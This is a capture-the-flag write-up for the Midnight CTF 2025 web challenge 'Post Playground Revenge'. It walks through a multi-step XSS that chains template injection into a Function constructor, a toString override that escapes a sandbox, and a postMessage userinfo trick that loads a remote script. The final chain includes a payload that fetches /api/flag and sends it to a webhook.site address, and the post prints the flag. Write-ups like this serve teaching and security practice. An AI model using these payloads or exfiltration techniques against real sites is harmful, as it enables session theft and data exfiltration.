Post Playground Revenge
Introduction
Post Playground Revenge was a medium web challenge from the Midnight CTF 2025.
We had to find the flag with an XSS by escaping multiple iframe level and by finally calling the API route.
The challenge was whiteboxed, meaning we had access to the source code of the web application.
This is probably the intended solution of the Post Playground challenge. To get more context for the challenge, please look at my previous post.
This challenge was probably released to fix the issue on the original Post Playground challenge.


Enumeration

Bot call and flag endpoint
Unlike the previous version, the bot no longer trusts the origin

We therefore need to find a way of performing an XSS to retrieve the flag using the bot’s administrator account on the api
Iframes
In the project, you’ll find a bunch of iframes and scripts listed below:
<iframe src="/render_frame" id="render_frame"></iframe>
<script src="/js/main.js"></script><script>
// ...
</script>
<!-- [...] -->
<iframe hidden src="https://static1.midnightflag.fr/exec_frame.html" id="exec_frame"></iframe><script>
// ...
</script>
Our objective will therefore be to escape as many of these iframes as possible in order to call the flag API.
Code injection

In the script for the exec_frame iframe stored on the mindnight flag static resource server,
we can see that our URL is injected into a variable.
Then, for all the variables defined in the browser,
we replace the template data ({{}}) in the code with their values.
Then, the code is executed through the Function constructor
that allows to execute JavaScript code passed as a string.
The URL and variables can be entered, and saved directly into the application.
However, the URL is checked when it is used by the function:
function isValidUrl(string) {
    let url;

    try {
        url = new URL(string);
    } catch (_) {
        return false;
    }

    return url.protocol === "http:" || url.protocol === "https:";
}
// [...]
function parseAndExec(){
    // [...]
    let url = document.getElementById("url").value;
    if(!isValidUrl(url)) {
        Swal.fire({
            title: "PostPlayground",
            text: "URL is undefined or invalid.",
            icon: "error"
        });
        return;
    }
}
As a result, it is impossible to execute code via the URL.
Code execution
In an upper scope, the render_frame.html, which runs on the good domain,
we have the following JavaScript code:
let current_project_id;
let geval = this.execScript || eval;
localStorage.removeItem("vars");
window.addEventListener("message", async (event) => {
    if(event.origin !== location.origin || event.origin == null) return;
    else {
        if(typeof(event.data) !== "object" || event.data.action === undefined || event.data.vars === undefined) {
            return;
        }
        switch(event.data.action) {
            // [...]
This simply means that if we receive a message sent by another window, and this message is at destination of
your current URI (location.origin), we’ll execute the action you wanna do.
Let’s see what kind of actions you are able to execute:

This load_scripts function will fetch a remote javascript source, that’ll start with location.origin (eg. https://pioupia.github.io), check if that script starts with
###TO_EVAL###and end with
###EOF_EVAL###If yes, it’ll remove these two parts, and execute with the eval function the rest of the code.
Exploit
Execute code on the client
We first have to execute code on the client. So what we can do is use the vulnerable templateUrl function,
to replace a key in our URI, with a unverified and unsanitized payload content.
function matchAndExtract(match, url) {
    var rx = new RegExp(`{{${match}}}`,"g");
    var arr = rx.exec(url);
    return arr !== null ? arr[0] : false;
}

function templateUrl(url, variables){
    let src = `let url = "${url}";\n`;
    for(const key in variables) {
        if(matchAndExtract(key, url)) {
            src += `url = url.replace("{{${key}}}","${variables[key]}");\n`;
        }
    }
    // [...]
}
What we’ll exploit here is the dangerous unsanitized variables[key] replacement that could allows us
to inject JavaScript code.
For example, if our URI is:
https://example.com/{{payload}}, we could have the following payload variable in the application: ");alert(1)//.
In that case, the templateUrl function will receive the following arguments:
url:https://example.com/{{payload}}variables:{ payload: '");alert(1)//' }
With these, the matchAndExtract function will be executed and evaluated as true (to pass the condition),
thanks to the {{payload}} string that passes the regex.
Then, we’ll concatenate the str variable used to execute a Function, after having added in a dangerous way
the key, and the variable content associated with that key.
In fact, at the end, the code in the str variable should be:
let url = "https://example.com/{{payload}}";
url = url.replace("{{payload}}","");alert(1)//");
You can see that our injection will trigger the alert(1) function, and comment the rest of the code
to keep the code execution.
This is the base logic of the exploit.
Escape from context isolation
Next, we need to escape from the custom context isolation made to execute the Function script:
function templateUrl(url, variables){
    // [...]
    var mask = {};
    for (p in this)
        mask[p] = undefined;
    src += "return url;"
    return (new Function( "with(this) { " + src + "}")).call(mask);
}
Here, we are deleting each object contained in the
global context (Window).
Now, we cannot access to fetch, window, document, etc… anymore.
“We are also limited” by the with(this)
that’ll encapsulate our code into the this (global window object) context.
But in that case, it’s not a problem because we can escape from that context,
and this is not more limited than the global context of the script.
So let’s see what happened after the templateUrl call:
let url_to_fetch = "";
// [...]
    url_to_fetch = templateUrl(url, event.data.vars.variables);
// [...]
let fetch_res = await fetch(url_to_fetch, fetch_options)
.then(async (resp) => {
    return {"status":true, "result": await resp.text()};
})
.catch((err) => {
    return {"status":false, "err":err};
});
And from the fetch API This defines the resource that you wish to fetch. This can either be:
- A string or any other object with a stringifier — including a URL object
So what we can do here, is returning a URL with a .toString prototype that’ll
be called by the fetch function during the constructor, and help us to execute code.
The simplest way is to define a function that’ll be executed on the global exec_frame scope.
What we can do, is like them, create a new Function, that will contain a maliscious code, and set it
as the new toString function. With that, when the browser will call the toString, it’ll
under the hood call our maliscious function with the exec_frame file scope.
For example, if we have the following code in our payload:
url = new URL("http://localhost:3000/api/flag");
url.toString = (new Function('window.location.href="/";return "exec_frame.html"'));
return url;
When the fetch API will receive the new crafted url object, it’ll then call the toString
function to get the URI. But, that function will call our maliscious Function by evaluating it
like eval (so parsing + execution with the current application scope).
This payload will redirect the browser to the page /.
Now that we can execute any script with the context of exec_frame.html file, we know need to
move in an upper scope. Either the render_frame.html or the playground one to have access
to the bot cookie.
Move to upper scope
Now, we need to goes on the render_frame scope.
The easiest way to escape is to send a message to that iframe, with the load_scripts asction.
So let’s do it. The first thing we need to do is to post a message to the top window (so the render_frame iframe).
This can be done with the window.top.postMessage function.
For the targetOrigin property, which will control if the parent iframe can access to our data, we can pass a * character,
that will allow any target origin.
Then, that thing should escape the location.origin+element code.
Because location.origin doesn’t have a trailing /, we can manipulate the URI to
let the code calling our maliscious URI.
In the HTTP protocol, you can specify a username and password in the URI, then a @ character, and a domain name.
This is usefull to authentificate some for content access, but also very usefull to craft a request to a custom URI.
Thank to that, we could send an element equals to @maliscious-domain.com, and the request will be sent to maliscious-domain.com.
There is the code we can used to do that:
window.top.postMessage({
    "action": "load_scripts",
    "vars": {
        "srcs": ["@webhook.site/b7a6bce4-540e-4846-b167-89d1ee99479a"]
        }
    }, "*");
Here, we are posting a message, that ask to load a script.
Then, we set an URLs array with only one element, which is equals to:
@webhook.site/b7a6bce4-540e-4846-b167-89d1ee99479a
This will help us to send the request to our custom domain, get the content script and execute it.
For example, it could call:
http://localhost:4000@webhook.site/b7a6bce4-540e-4846-b167-89d1ee99479a
which could be decomposed like:
http: protocollocalhost: username4000: passwordwebhook.site: domain nameb7a6bce4-540e-4846-b167-89d1ee99479a: path
At the send, we pass a second parameter to the window.top.postMessage, which is the targetOrigin.
Because we completely don’t care of where our exploit will go, we can pass an asterix. But we could also set the real origin with:
`http://${event.data.vars.originUrl}`Get the token
Now, we need to create the last thing of our attack chain.
We need to get back the token.
So first of all, let’s allow our maliscious server returning a JavaScript file wrapped in:
###TO_EVAL###
###EOF_EVAL###
We know that we need to get the /api/flag content. So we can simply fetch it and return it back to us.
For example:
###TO_EVAL###
fetch("/api/flag").then(res => res.json())
    .then(data => fetch("https://webhook.site/b7a6bce4-540e-4846-b167-89d1ee99479a?flag="+btoa(JSON.stringify(data))));
###EOF_EVAL###
This will fetch the flag, and send it back to us by serializing the JSON, and transform it to base64.
Final chain
Ok so let’s write it.
First, let’s create a new variable called payload that will contained our maliscious code,
that will be executed on the exec_frame iframe without context.

","");
url = new URL("http://localhost:3000/api/flag");
url.toString = (new Function('window.top.postMessage({"action":"load_scripts", "vars":{"srcs":["@webhook.site/b7a6bce4-540e-4846-b167-89d1ee99479a"]}}, "*");return "exec_frame.html"'));
return url;
url.replace("
At the first line, we escape the .replace function.
At the second line, we instanciate a new URL class with a random URL.
Then, we’ll override the toString prototype of the url instance.
This will be a function that will be parsed and executed later, to get access to the real exec_frame scope.
Any Function need to return something, so at the end, I return a random string.
Then, I’ll return the current url instance, and avoid a syntax error.
After that, our maliscious server will contain the following code:
###TO_EVAL###
fetch("/api/flag").then(res => res.json()).then(data => fetch("https://webhook.site/b7a6bce4-540e-4846-b167-89d1ee99479a?flag="+btoa(JSON.stringify(data))));
###EOF_EVAL###
And will be executed on the render_frame upper scope. Thank to that, we’ll have an access to the bot cookie,
and get back the flag to home.

Flag: MCTF{4d58bebfb1367265c768196b4c068f46}